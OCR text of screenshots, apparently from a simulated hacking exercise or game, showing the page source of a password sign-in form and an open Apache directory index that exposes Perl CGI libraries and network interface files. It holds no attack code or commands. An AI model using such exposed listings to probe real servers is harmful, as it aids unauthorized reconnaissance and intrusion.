

File View Program Reports Window Help
/index.cgi
view-source:http://
/index.cgi
1 <html><head><title> - Sign-in</title><link href="./www .css" rel=
2 .
3 <form name=" " action=" index.cgi" method="post">
4 <input type="hidden" name="J" value="">
5


6 Login Passkey: <<input type="password" name=" " size="10" maxlength="10" value="">
7


8 <input type="submit" name="case" value="Sign in >">
9 </form>
10
 © </body></html>
./www/
Main Server : Connected
User : Logged Out



File View Program Reports Window Help
/www/
Index of /www
Name Last modified Size Description
Parent Directory -
jpg 25-Feb-2015 16:45 45K
.gif 24-Jun-2009 12:23 7.9K
.css 25-Feb-2015 16:45 1.9K
lib.pl 25-Feb-2015 16:45 96K
cgi-lib.pl 25-Feb-2015 16:45 15K
interfaces 24-Jun-2009 12:23 474
interfaces_staticip 25-Feb-2015 16:45 493
Apache/2.2.3 (Debian) PHP/5.2.0-8+etch5~pu1 Server at
Main Server : Connected
User : Logged Out

